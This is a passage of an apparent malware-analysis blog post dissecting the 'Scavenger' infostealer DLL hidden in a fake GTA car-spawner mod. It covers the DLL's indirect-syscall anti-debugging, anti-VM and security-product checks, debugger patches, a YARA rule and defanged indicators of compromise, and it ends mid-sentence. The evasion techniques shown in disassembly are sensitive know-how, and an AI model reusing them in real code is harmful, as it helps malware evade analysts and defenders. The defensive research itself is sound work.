+0x1800dd60	488b8d58410000	mov	rcx, qword [rbp+0x4158 {var_10288_1}]
+0x1800dd67	ff9560410000	call	qword [rbp+0x4160 {NtSetInformationThread_syscall}]
+0x1800dd6d	89855c3d0000	mov	dword [rbp+0x3d5c {var_10684_1}], eax
+0x1800dd73	488b85c0040100	mov	rax, qword [rbp+0x104c0 {var_3f20}]
+0x1800dd7a	48898568410000	mov	qword [rbp+0x4168 {var_10278_1}], rax
+0x1800dd81	48c785681c000000000000	mov	qword [rbp+0x1c68 {i_16}], 0x0
+0x1800dd8c	eb11	jmp	0x1800dd9f

Indirect Syscall


To really get a good look at the syscall in addition to analyzing it in the debugger, you need to dump the allocated memory via the debugger, and then create a memory map segment in Binary Ninja. The next figure shows the configuration used for this new segment. The exact base address for the segment as found in the debugger is used here as the segment start address. And the memory dump from the debugger is used as a file backing this mapped segment.



This next figure shows the function as it appears in the debugger.



The next figure shows the core of the anti-debugging technique used here. The input parameter shown in `rdx` is `0x11` which is `ThreadHideFromDebugger`. If this call is made, your debugging session is over and everything goes poof.



And then this next figure shows the function as it appears in Binary Ninja after creating a function in the newly mapped segment.

```
int64_t NtSetInformationThread_syscall()

+0x002830000    int64_t NtSetInformationThread_syscall()

+0x002830000    4c8bd1          mov     r10, rcx
+0x002830003    b80d000000      mov     eax, 0xd
+0x002830008    0f05           syscall    // NtSetInformationThread
+0x00283000a    c3             retn     {__return_addr}
```

To make it easier to navigate between the mapped segment and the call in the malware DLL, you can create a cross reference manually. This cross reference is shown in the next figure.

Cross References

- ▶ Filter (4)
- ▼ Data References
 - |→ 00000000 ??
- ▼ Code References
 - ▼ NtSetInformationThread_syscall
 - |→ 002830000 NtSetInformationThread_syscall
- ▼ Variable References
 - ▼ char* NtSetInformationThread_syscall
 - |→ 18000dd67 call qword [rbp+0x4160]
 - ▼ int32_t rax_975
 - |→ 18000dd67 call qword [rbp+0x4160]

Anti-Debugging Circumvention

This anti-debugging syscall can be circumvented by replacing the syscall opcode with two `nop`, `0x90`, instructions. However, this is not the optimal method for circumvention. According to Microsoft's [documentation](#) for `NtSetInformationThread`, the return value

for this function when it succeeds is `STATUS_SUCCESS` or `0x0`. In case the return value is checked or used elsewhere, replacing the two bytes for `syscall` with `xor eax, eax` is better. The instruction bytes for this are the same length as `syscall`, two bytes, `31C0`. Using this alternative instruction means the `STATUS_SUCCESS` value of `0x0` is set in `eax` and the return value of the function is correct. The resulting modified function is shown in the next figure as seen in the debugger.

RIP →	0000000002830000	4C:8BD1	mov r10,rcx	0D: '\r'
	0000000002830003	B8 0D000000	mov eax,D	
	0000000002830008	31C0	xor eax,eax	
	000000000283000A	C3	ret	
	000000000283000B	0000	add byte ptr ds:[rax],al	

However, because this function is dynamically generated, the above patching would need to be performed on the fly in the debugger. If you want to patch the file in advance so that the change is permanent, you must change the two bytes in the caller function. The two immediate values that represent the syscall instruction are where this patch needs to happen. The next figure shows those two locations patched appropriately as seen in the debugger.

000000018000DCD0	48:C7C1 FFFFFFFF	mov rcx,FFFFFFFFFFFFFFFF
000000018000DCD7	FF95 48410000	call qword ptr ss:[rbp+4148]
000000018000DCDD	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DCE4	C600 4C	mov byte ptr ds:[rax],4C
000000018000DCE7	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DCEE	C640 01 8B	mov byte ptr ds:[rax+1],8B
000000018000DCF2	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DCF9	C640 02 D1	mov byte ptr ds:[rax+2],D1
000000018000DCFD	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DD04	C640 03 B8	mov byte ptr ds:[rax+3],B8
000000018000DD08	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DD0F	8B8D D0240000	mov ecx,dword ptr ss:[rbp+24D0]
000000018000DD15	8948 04	mov dword ptr ds:[rax+4],ecx
000000018000DD18	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DD1F	C640 08 31	mov byte ptr ds:[rax+8],31
000000018000DD23	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DD2A	C640 09 C0	mov byte ptr ds:[rax+9],C0
000000018000DD2E	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DD35	C640 0A C3	mov byte ptr ds:[rax+A],C3
000000018000DD39	48:8885 C0040100	mov rax,qword ptr ss:[rbp+104C0]
000000018000DD40	48:8985 50410000	mov qword ptr ss:[rbp+4150],rax
000000018000DD47	48:8885 50410000	mov rax,qword ptr ss:[rbp+4150]
000000018000DD4E	48:8985 60410000	mov qword ptr ss:[rbp+4160],rax
000000018000DD55	45:33C9	xor r9d,r9d
000000018000DD58	45:33C0	xor r8d,r8d
000000018000DD5B	BA 11000000	mov edx,11
000000018000DD60	48:8B8D 58410000	mov rcx,qword ptr ss:[rbp+4158]
000000018000DD67	FF95 60410000	call qword ptr ss:[rbp+4160]

Detection Opportunity: Indirect Syscall Immediate Obfuscation

The technique of hiding a syscall function as bytes hard-coded in immediate values presents a nice opportunity for detection. This technique is reminiscent of stack strings where the characters of the string are obfuscated in immediate values before being written to the stack. However, in this case, the immediate values are written to allocated memory and become a function. The following figure shows a YARA rule that targets this technique. The actual rule rather than a PNG is provided in the gist linked to earlier.

```

rule IndirectSyscall_ImmediateObfuscation
{
    meta:
        author = "Malware Utkonos"
        date = "2025-07-19"
        description = "Detects bytes obfuscated in immediates that could be part of an indirect syscall."
    strings:
        $op = { c640??0f [0-15] c640??05 [0-15] c640??c3 }
        // 18000dd1f c640080f mov byte [rax+0x8], 0xf
        // 18000dd23 488b85c0040100 mov rax, qword [rbp+0x104c0]
        // 18000dd2a c6400905 mov byte [rax+0x9], 0x5
        // 18000dd2e 488b85c0040100 mov rax, qword [rbp+0x104c0]
        // 18000dd35 c6400ac3 mov byte [rax+0xa], 0xc3
    condition:
        uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550 and $op
}

```

The hunting results have not been fully triaged yet. This is on the todo list. However, a spot check shows that the rule is matching malware files that are outside of the malware family we're analyzing here. The next figure shows the match location as seen in Binary Ninja with the syscall bytes located in immediate values.

```

+0x1400fbb9 41b940000000 mov r9d, 0x40
+0x1400fbbf 41b800300000 mov r8d, 0x3000
+0x1400fbc5 ba0b000000 mov edx, 0xb
+0x1400fbca 33c9 xor ecx, ecx {0x0}
+0x1400fbcc ff1506250700 call qword [rel VirtualAlloc]
+0x1400fbd2 488905d7210800 mov qword [rel data_140091db0], rax
+0x1400fbd9 41b808000000 mov r8d, 0x8
+0x1400fbdf 488b942488000000 mov rdx, qword [rsp+0x88 {var_e0_1}]
+0x1400fbe7 488b0dc2210800 mov rcx, qword [rel data_140091db0]
+0x1400fbef e87df80600 call sub_14007f470
+0x1400fbf3 488b05b6210800 mov rax, qword [rel data_140091db0]
+0x1400fbfa c640080f mov byte [rax+0x8], 0xf
+0x1400fbfe 488b05ab210800 mov rax, qword [rel data_140091db0]
+0x1400fc05 c6400905 mov byte [rax+0x9], 0x5
+0x1400fc09 488b05a0210800 mov rax, qword [rel data_140091db0]
+0x1400fc10 c6400ac3 mov byte [rax+0xa], 0xc3
+0x1400fc14 488d15755affff lea rdx, [rel sub_140005690]
+0x1400fc1b 488b8c2488000000 mov rcx, qword [rsp+0x88 {var_e0_1}]
+0x1400fc23 e8985effff call sub_140005ac0
+0x1400fc28 488b842470010000 mov rax, qword [rsp+0x170 {arg_8}]
+0x1400fc30 488b00 mov rax, qword [rax]

```

Incomplete Cleanup Loop

After the syscall function returns, there is a curious little loop. It tries to cover the tracks left in the allocated memory by overwriting the syscall function's bytes with null values. What is interesting is the malware author appears to have not counted from zero. This leaves the `0xc3` return byte sitting around in the allocated memory after the cleanup loop has done its work. The cleanup loop with the incorrect syscall function length is shown in the next figure.

```

0000000018000DD81 48:C785 681C0000 00 mov qword ptr ss:[rbp+1C68],0
0000000018000DD8C EB 11 jmp node-gyp.18000DD9F
0000000018000DD8E 48:8885 681C0000 mov rax,qword ptr ss:[rbp+1C68]
0000000018000DD95 48:FFC0 inc rax
0000000018000DD98 48:8985 681C0000 mov qword ptr ss:[rbp+1C68],rax
0000000018000DD9F 48:83BD 681C0000 0A cmp qword ptr ss:[rbp+1C68],A
0000000018000DDA7 73 19 jbe node-gyp.18000DDC2
0000000018000DDA9 48:8885 681C0000 mov rax,qword ptr ss:[rbp+1C68]
0000000018000DDB0 48:888D 68410000 mov rcx,qword ptr ss:[rbp+4168]
0000000018000DDB7 48:03C8 add rcx,rax
0000000018000DDBA 48:88C1 mov rax,rcx
0000000018000DDBD C600 00 mov byte ptr ds:[rax],0
0000000018000DDC0 EB CC jmp node-gyp.18000DD8E
0000000018000DDC2 C785 40050100 000000 mov dword ptr ss:[rbp+10540],0

```

This next figure shows the contents of the allocated memory after the loop has completed. You can see the `ret` still sitting there not overwritten.

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	x= Locals
Address	Hex					ASCII
0000000002830000	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	C3	A.....
0000000002830010	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
0000000002830020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		

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After the cleanup loop, the malware allocates memory via a call to `malloc`. This call is located at `0x18000dde` and the memory is then zeroed out at `0x18000de2f`. These are both shown in the next figure.

```

+0x1800ddc2 c7854005010000000000 mov dword [rbp+0x10540 {var_3ea0_1}], 0x0
+0x1800ddcc c7859808000000010000 mov dword [rbp+0x898 {var_13b48_1}], 0x1000
+0x1800ddd6 8b8598080000 mov eax, dword [rbp+0x898 {var_13b48_1}]
+0x1800dddc 8bc8 mov ecx, eax {0x1000}
+0x1800dde e8add10c00 call __malloc
+0x1800dde3 48898580080000 mov qword [rbp+0x880 {var_13b60_1}], rax
+0x1800deea 4883bd8008000000 cmp qword [rbp+0x880 {var_13b60_1}], 0x0
+0x1800ddf2 7510 jne 0x1800de04

+0x1800ddf4 48c785981c000000000000 mov qword [rbp+0x1c98 {var_12748_1}], 0x0
+0x1800ddff e9ef060000 jmp 0x18000e4f3

+0x1800de04 488b8580080000 mov rax, qword [rbp+0x880 {var_13b60_1}]
+0x1800de0b 48898570410000 mov qword [rbp+0x4170 {var_10270_1}], rax
+0x1800de12 8b8598080000 mov eax, dword [rbp+0x898 {var_13b48_1}]
+0x1800de18 48898578410000 mov qword [rbp+0x4178 {var_10268_1}], rax
+0x1800de1f 488bbd70410000 mov rdi, qword [rbp+0x4170 {var_10270_1}]
+0x1800de26 33c0 xor eax, eax {0x0}
+0x1800de28 488b8d78410000 mov rcx, qword [rbp+0x4178 {var_10268_1}]
+0x1800de2f f3aa rep stosb byte [rdi] {0x0} // Zero memory
+0x1800de31 488b0540471200 mov rax, qword [rel data_180132578]

```

Next an API hash for `GetSystemFirmwareTable` is resolved from `0x2af0b331`. This function is called with the input parameter `RSMB` which requests the raw SMBIOS table. This is later searched for various strings such as VMware, qemu, and QEMU. Modifying the contents of the allocated memory to obscure any of these strings circumvents this technique. As the malware checks for strings it makes calls to `IsBadReadPtr` which is resolved from the API hash `0x5aee4c2d`.

```

+0x18000e333 8bc0      mov     eax, eax
+0x18000e335 483d31b3f02a cmp     rax, GetSystemFirmwareTable
+0x18000e33b 756e      jne     0x18000e3ab

+0x18000e33d 488b85901c0000 mov     rax, qword [rbp+0x1c90 {var_12750_1}]
+0x18000e344 8b4024    mov     eax, dword [rax+0x24]
+0x18000e347 488b8d280b0000 mov     rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e34e 4803c8    add     rcx, rax
+0x18000e351 488bc1    mov     rax, rcx
+0x18000e354 488985c0410000 mov     qword [rbp+0x41c0 {var_10220_1}], rax
+0x18000e35b 488b85901c0000 mov     rax, qword [rbp+0x1c90 {var_12750_1}]
+0x18000e362 8b401c    mov     eax, dword [rax+0x1c]
+0x18000e365 488b8d280b0000 mov     rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e36c 4803c8    add     rcx, rax
+0x18000e36f 488bc1    mov     rax, rcx
+0x18000e372 488985c8410000 mov     qword [rbp+0x41c8 {var_10218_1}], rax
+0x18000e379 4863856c070000 movsxd  rax, dword [rbp+0x76c {var_13c74_1}]
+0x18000e380 488b8dc0410000 mov     rcx, qword [rbp+0x41c0 {var_10220_1}]
+0x18000e387 0fb70441 movzx   eax, word [rcx+rax*2]
+0x18000e38b 488b8dc8410000 mov     rcx, qword [rbp+0x41c8 {var_10218_1}]
+0x18000e392 8b0481    mov     eax, dword [rcx+rax*4]
+0x18000e395 488b8d280b0000 mov     rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e39c 4803c8    add     rcx, rax
+0x18000e39f 488bc1    mov     rax, rcx
+0x18000e3a2 48898590310000 mov     qword [rbp+0x3190 {var_11250_1}], rax
+0x18000e3a9 eb10      jmp     0x18000e3bb

+0x18000e3ab e92cfeffff jmp     0x18000e1dc

+0x18000e3b0 48c78590310000000000000000000000 mov     qword [rbp+0x3190 {var_11250_1}], 0x0

+0x18000e3bb 488b8590310000    mov     rax, qword [rbp+0x3190 {var_11250_1}]
+0x18000e3c2 488985a0310000    mov     qword [rbp+0x31a0 {var_11240_1}], rax
+0x18000e3c9 488b85a0310000    mov     rax, qword [rbp+0x31a0 {var_11240_1}]
+0x18000e3d0 488985d0410000    mov     qword [rbp+0x41d0 {GetSystemFirmwareTable_1}], rax
+0x18000e3d7 448b8d98080000    mov     r9d, dword [rbp+0x898 {var_13b48_1}]
+0x18000e3de 4c8b8580080000    mov     r8, qword [rbp+0x880 {var_13b60_1}]
+0x18000e3e5 33d2      xor     edx, edx {0x0}
+0x18000e3e7 // "RSMB" Raw SMBIOS table
+0x18000e3e7 b9424d5352      mov     ecx, 0x52534d42
+0x18000e3ec ff95d0410000    call    qword [rbp+0x41d0 {GetSystemFirmwareTable_1}]
+0x18000e3f2 898520070000    mov     dword [rbp+0x720 {var_13cc0_1}], eax
+0x18000e3f8 83bd2007000000    cmp     dword [rbp+0x720 {var_13cc0_1}], 0x0
+0x18000e3ff 751c      jne     0x18000e41d

```

In addition to checking the firmware table. The malware also checks for the presence of a series of DLL names that correspond to security software, Windows SDK, and Windows Server.

DLL Name	Software
SbieDll.dll	Sandboxie
SxIn.dll	Qihoo 360
Sf2.dll	AVG/Avast

DLL Name	Software
snxhk.dll	Avast
cmdvrt32.dll	COMODO
winsdk.dll	Windows SDK
winsrv_x86.dll	Windows Server
OHarmony.dll	Lib.Harmony
Dumper.dll	Unknown
vehdebug-x86_64.dll	VEH Debugger for CoSMOS

These strings can be seen in the next figure as shown in the debugger.

Address	Hex	ASCII
0000000000AC3680	5C 53 43 56 4E 47 52 5F 56 4D 00 00 00 00 00 00	\SCVNGR_VM.....
0000000000AC3690	56 4D 77 61 72 65 00 00 00 00 00 00 00 00 00 00	Vmware.....
0000000000AC36A0	71 65 6D 75 00 00 00 00 00 00 00 00 00 00 00 00	qemu.....
0000000000AC36B0	51 45 4D 55 00 00 00 00 00 00 00 00 00 00 00 00	QEMU.....
0000000000AC36C0	53 62 69 65 44 6C 6C 2E 64 6C 6C 00 00 00 00 00 00	SbieDll.dll.....
0000000000AC36D0	53 78 49 6E 2E 64 6C 6C 00 00 00 00 00 00 00 00	SxIn.dll.....
0000000000AC36E0	53 66 32 2E 64 6C 6C 00 00 00 00 00 00 00 00 00	Sf2.dll.....
0000000000AC36F0	73 6E 78 68 68 2E 64 6C 6C 00 00 00 00 00 00 00	snxhk.dll.....
0000000000AC3700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000000000AC3710	63 6D 64 76 72 74 33 32 2E 64 6C 6C 00 00 00 00	cmdvrt32.dll.....
0000000000AC3720	77 69 6E 73 64 68 2E 64 6C 6C 00 00 00 00 00 00	winsdk.dll.....
0000000000AC3730	77 69 6E 73 72 76 5F 78 38 36 2E 64 6C 6C 00 00	winsrv_x86.dll..
0000000000AC3740	30 48 61 72 6D 6F 6E 79 2E 64 6C 6C 00 00 00 00	OHarmony.dll....
0000000000AC3750	44 75 6D 70 65 72 2E 64 6C 6C 00 00 00 00 00 00	Dumper.dll.....
0000000000AC3760	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Anti-VM: Advanced Vector Extensions (AVX) Instructions

The last dll name in the list above is stored in an obfuscated string like the rest. However, the last two instructions as shown in this next figure lead to Advanced Vector Extensions (AVX) instructions. These can raise an illegal instruction exception if the sandbox or VM being used is not configured to allow them. The instructions are highlighted at the bottom in red and use registers such as `ymm0`.

```

+0x180011e22 48b8789281e2d01f0361 mov     rax, 0x6103ffd0e2819278
+0x180011e2c 488985c8470000 mov     qword [rbp+0x47c8 {var_fc18}], rax {0x6103ffd0e2819278}
+0x180011e33 488b85c8470000 mov     rax, qword [rbp+0x47c8 {var_fc18}] {0x6103ffd0e2819278}
+0x180011e3a 488985d0470000 mov     qword [rbp+0x47d0 {var_fc10}], rax {0x6103ffd0e2819278}
+0x180011e41 488b85d0470000 mov     rax, qword [rbp+0x47d0 {var_fc10}] {0x6103ffd0e2819278}
+0x180011e48 488985f8150100 mov     qword [rbp+0x115f8 {var_2de8}], rax {0x6103ffd0e2819278}
+0x180011e4f 33c0 xor     eax, eax {0x0}
+0x180011e51 85c0 test    eax, eax {0x1}
+0x180011e53 7402 je     0x180011e57
+0x180011e55 eb4e jmp     0x180011ea5

? +0x180011e57 // Advanced Vector Extensions (AVX) instruction
? +0x180011e57 c5fd6f85e0150100 vmovdqa ymm0, ymmword [rbp+0x115e0 {var_2e00}]
+0x180011e5f c5fe7f85c0a10000 vmovdqu ymmword [rbp+0xa1c0 {var_a220_1}], ymm0
+0x180011e67 488b85a0090000 mov     rax, qword [rbp+0x9a0 {var_13a40_1}]
+0x180011e6e c5fe6f00 vmovdqu ymm0, ymmword [rax]
+0x180011e72 c5fe7f85a0a10000 vmovdqu ymmword [rbp+0xa1a0 {var_a240_1}], ymm0
+0x180011e7a c5fe6f85a0a10000 vmovdqu ymm0, ymmword [rbp+0xa1a0 {var_a240_1}]
+0x180011e82 c5fdef85c0a10000 vpxor   ymm0, ymm0, ymmword [rbp+0xa1c0 {var_a220_1}]
+0x180011e8a c5fe7f85e0a10000 vmovdqu ymmword [rbp+0xa1e0 {var_a200_1}], ymm0
+0x180011e92 488b85a0090000 mov     rax, qword [rbp+0x9a0 {var_13a40_1}]
+0x180011e99 c5fe6f85e0a10000 vmovdqu ymm0, ymmword [rbp+0xa1e0 {var_a200_1}]
+0x180011ea1 // vehdebug-x86_64.dll VEH Debugger for CoSMOS
+0x180011ea1 c5fe7f00 vmovdqu ymmword [rax], ymm0

```

Decoding Configuration Strings

After slogging through all the anti-analysis trickery, I noticed that basically each capability and each encoded string is totally context independent. The malware is not keeping score in any way to force you to jump through all the hoops. Therefore, one way to decode the strings is just to go straight to them and execute in the debugger from the start of the encoded string to the location where it stores the decoded string on the stack for later use. In the next figure we're at the first jump at the start of the big function where everything happens. The first set of encoded strings is at address **0x18000c20d** and encodes the **\SCVNGR_VM** string. Therefore, we modify the instruction pointer to move directly to the start of the encoded string. Finally, we execute until the location where the string is stored for later use.




```
emit binjadump*.dat [ | vstack -a x64 -S 0x25000 [ | scope 2 | terminate |
terminate H:86 | peek -Qr ]]
```

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C.F.po;f...	E.J.\!{.....x>."_.:L.x.....a
QEMU	CoInitializeEx
\	Sf2.dll
cmdvrt32.dll	ole32.dll
C.F.po;f...	error.code:.
.old	~.}.Jz.\.....L?:).[.g.M.T.....a
/pl?_=-	SbieDll.dll
ole32.dll	[.V.Jy!^.....DU{aj.V.e#..x.....a
/c/v?v=	SCVNGR
winsrv_x86.dll	TMP
n.}.Jz.\.....k#6!.:.e#..x.....a	Dumper.dll
0Harmony.dll	/c/k2
-.>./.T9-.>./.T9	N63r2SLz
shell132.dll	qemu
shell132.dll	n.}.Jz.\.....k#6!.:.e#..x.....a
n.}.Jz.\.....k#6!.:.e#..x.....a	n.k.Fu=Mn.k.Fu=M....p(UD....p(UD
/c/a?i=	CoUninitialize
VMware	\explorer.exe
/pdl?p=	CoInitializeEx
npmrc	TMP
~.}.Jz.\.....L?:).[.g.M.T.....a	SxIn.dll
identifier	
\	

shell132.dll	next_to_match
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The blanks can be filled in using the debugger method from earlier. In the next figure is the first of the next stage payload hosting strings. [cyb3rjerry](#) grabbed all the next stage hosting and c2 hostnames from all the files I was able to find. Please go fetch the complete set of network IOCs from that blog linked up at the top here.



Odds and Ends

The following is a ZIP archive collected from a GTA gamer website on 2025-07-03. This is supposed to be a game mod called “Visual Car Spawner”. The filename of the **scavenger** DLL inside the archive is **umpdc.dll**. This is presumably masquerading as some game cheat/mod DLL. The following figure shows the file heirarchy inside of the archive.

ZIP: e131d7ac201384552c90a8a45aea68d7fa9825fecfe0fb0b98668cf1c6e331ac

Filename: 1743451692_Visual%20Car%20Spawner%20v3.4.zip

URL:

hxxps[://]fileservice[.]gtainside[.]com/fileservice/downloads/ftpk/1743451692_Visual%20Car%20Spawner%20v3.4.zip

DLL: 90291a2c53970e3d89bacce7b79d5fa540511ae920dd4447fc6182224bbe05c5

Filename: umpdc.dll

☐	Threat	Name	Format	Files	Size	
☐	0 --	da39a3ee5e6b4b0d3255bfef95601890afd80709 DRAG ALL FILES INTO GAMEFOLDER.txt	None/None	1	--	≡
☐	10 Win64.InfoStealer.Scavenger	ca2f9a53a33a52ed28bb71b4fb65a4c01e875563 umpdc.dll	PE+/DLL	2	1.1 MB	≡
☐	5 --	cfa52c22f72ea7c0de673aec8953f6de9f878fe9 cleo/cleo_text/CarNames.txt	Text/None	1	251 Bytes	≡
☐	5 --	8e22998f1dfade5f0214025d7badc65d5ee6284b cleo/SearchCars.ini	Text/None	1	31.9 KB	≡
☐	5 --	5502b0e7899dfb599a04ebdd751f53c5d2f7ac37 cleo/VCS.ini	Text/None	1	360 Bytes	≡
☐	3 --	c0e1fd15af31df3dc335b1f090ca28e84cd01910 cleo/CarColors.ini	Text/None	1	3.2 KB	≡
☐	3 --	e870de90a3da902e8a7cae29f9e010aa837a1ab1 cleo/UnloadTXD.s	Binary/None	1	17.9 KB	≡
☐	5 --	03c445a2e0fc7af4efa5fc6c0e449f80551dacfc Readme Visual Car Spawner v3.3 ENG.txt	Text/None	1	5.0 KB	≡
☐	5 --	e0bc09a9174efd90d8ddef798365b7f3f3bac422 Readme Visual Car Spawner v3.3 RUS.txt	Text/None	1	4.8 KB	≡
☐	5 --	21eefadff7ead418a85521f11d56436e9b5956f5 cleo/VCS v3.0.cs	Binary/None	1	420.2 KB	≡
☐	5 --	3c72855b14e78a35c7274d913824ada6ca046312 models/txd/VCS.txd	Binary/None	1	4.5 MB	≡
☐	0 --	4260284ce14278c397aaf6f389c1609b0ab0ce51 umpdc.dll/binary_layer/resource/RT_MANIFEST/2:1033	Text/XML	1	381 Bytes	≡

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Related Files at Low Confidence

Pivoting on the PDB path string that [cyb3rjerry](#) found in one payload, I stripped it down to just the folder named X on the adversary's desktop:

C:\\Users\\user\\Desktop\\X\\. There were quite a few files with this in the PDB strings. One is called **RanHax(Farel)Multi-Tool.exe** and the rest have the same filename as the sample collected from the GTA game/mod website: **umpdc.dll**. The figure below shows these files all together.

EXE: d5a665f83eb6d52950bd79818b002e1a46bd849ac67a1f68499f6f86c25eab75

Filename: RanHax(Farel)Multi-Tool.exe

PDB Path: C:\\Users\\User\\Desktop\\x\\TRAINER\\RanHax(Farel) Multi-Tool\\RanHax(Farel)Multi-Tool\\Release\\RanHax(Farel)Multi-Tool.pdb

DLL: 0a5b89f76f0a811da90fbc2d7f98cf8d055285062eca4e69f6af08f9056213f5
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 0c893e41a710c952619715a99f55dbf12773f681e44a8a569ad7f0f706f853e6
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 28b561d965b3a9af95619537c94d27899a8b777f6eb1f8afd01c348e4a56c5e3
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 40f9d13ef565f54ea5e3e4d01097435de308a781206e08746cac49435ce4dd18
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 70853fc94ba445245cb2a7f52dea42756347e29d04ad8391941760cb39b38c95
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 93638e3b79c8d5bb278af76f1d48918332f56e14565851ad160f3bc8d443bb9c
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: b518f295977bf944ad57ee220eac6a6e35a02e05af760962a8d1b9a6eaf3a2ec
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: bbf2261adf8e2bdbed9d8899f416f31ae1fe9f190f695220f36f4c24ff3d2f86
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: ea8dff6054830d0cf7423c132f94bd74445f49037a20170b3f1e240ecb6a6ecc
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

Name	Format	Files	Size
28b561d965b3a9af95619537c94d27899a8b777f6eb1f8afd01c348e4a56... umpdc.dll	PE/Dll	2	372.5 KB
b518f295977bf944ad57ee220eac6a6e35a02e05af760962a8d1b9a6eaf3... umpdc.dll	PE/Dll	2	375 KB
bbf2261adf8e2bbed9d8899f416f31ae1fe9f190f695220f36f4c24ff3d2f86 umpdc.dll	PE/Dll	2	357 KB
038237a2df79514f2f804083ac2bd4db30c6988f umpdc.dll	PE/Dll	2	369 KB
0c893e41a710c952619715a99f55dbf12773f681e44a8a569ad7f0f706f85... umpdc.dll	PE/Dll	2	367.5 KB
70853fc94ba445245cb2a7f52dea42756347e29d04ad8391941760cb39b... umpdc.dll	PE/Dll	2	370.5 KB
916dd817de9e8e2e052a25b28821efafc332b0d6 umpdc.dll	PE/Dll	2	373.5 KB
40f9d13ef565f54ea5e3e4d01097435de308a781206e08746cac49435ce4... umpdc.dll	PE/Dll	2	357 KB
33c847bcbf1b56d6df88ef3c9dec521c06de82a6 umpdc.dll	PE/Dll	2	370.5 KB
1ee46150fd709a94236bc68d07a7c6cd6426e768 RanHax(Farel)Multi-Tool.exe	PE/Exe	3	86.5 KB

Infrastructure Analysis: Domains

Pivoting on the known next stage and command and control domain indicators, the following additional indicators were found. First is an [@yandex\[.\]ru](#) email address found in the WHOIS data for [datalytica\[.\]su](#). Next, are three domains that are related in multiple ways: [npnjs\[.\]com](#), [prod01-npmjs\[.\]com](#), and [dieorsuffer\[.\]com](#). Additionally, [npnjs\[.\]com](#) is [known](#) to have been used in the NPM phishing attack. This indicates that [prod01-npmjs\[.\]com](#) may also be related to the phishing attack. They are related by:

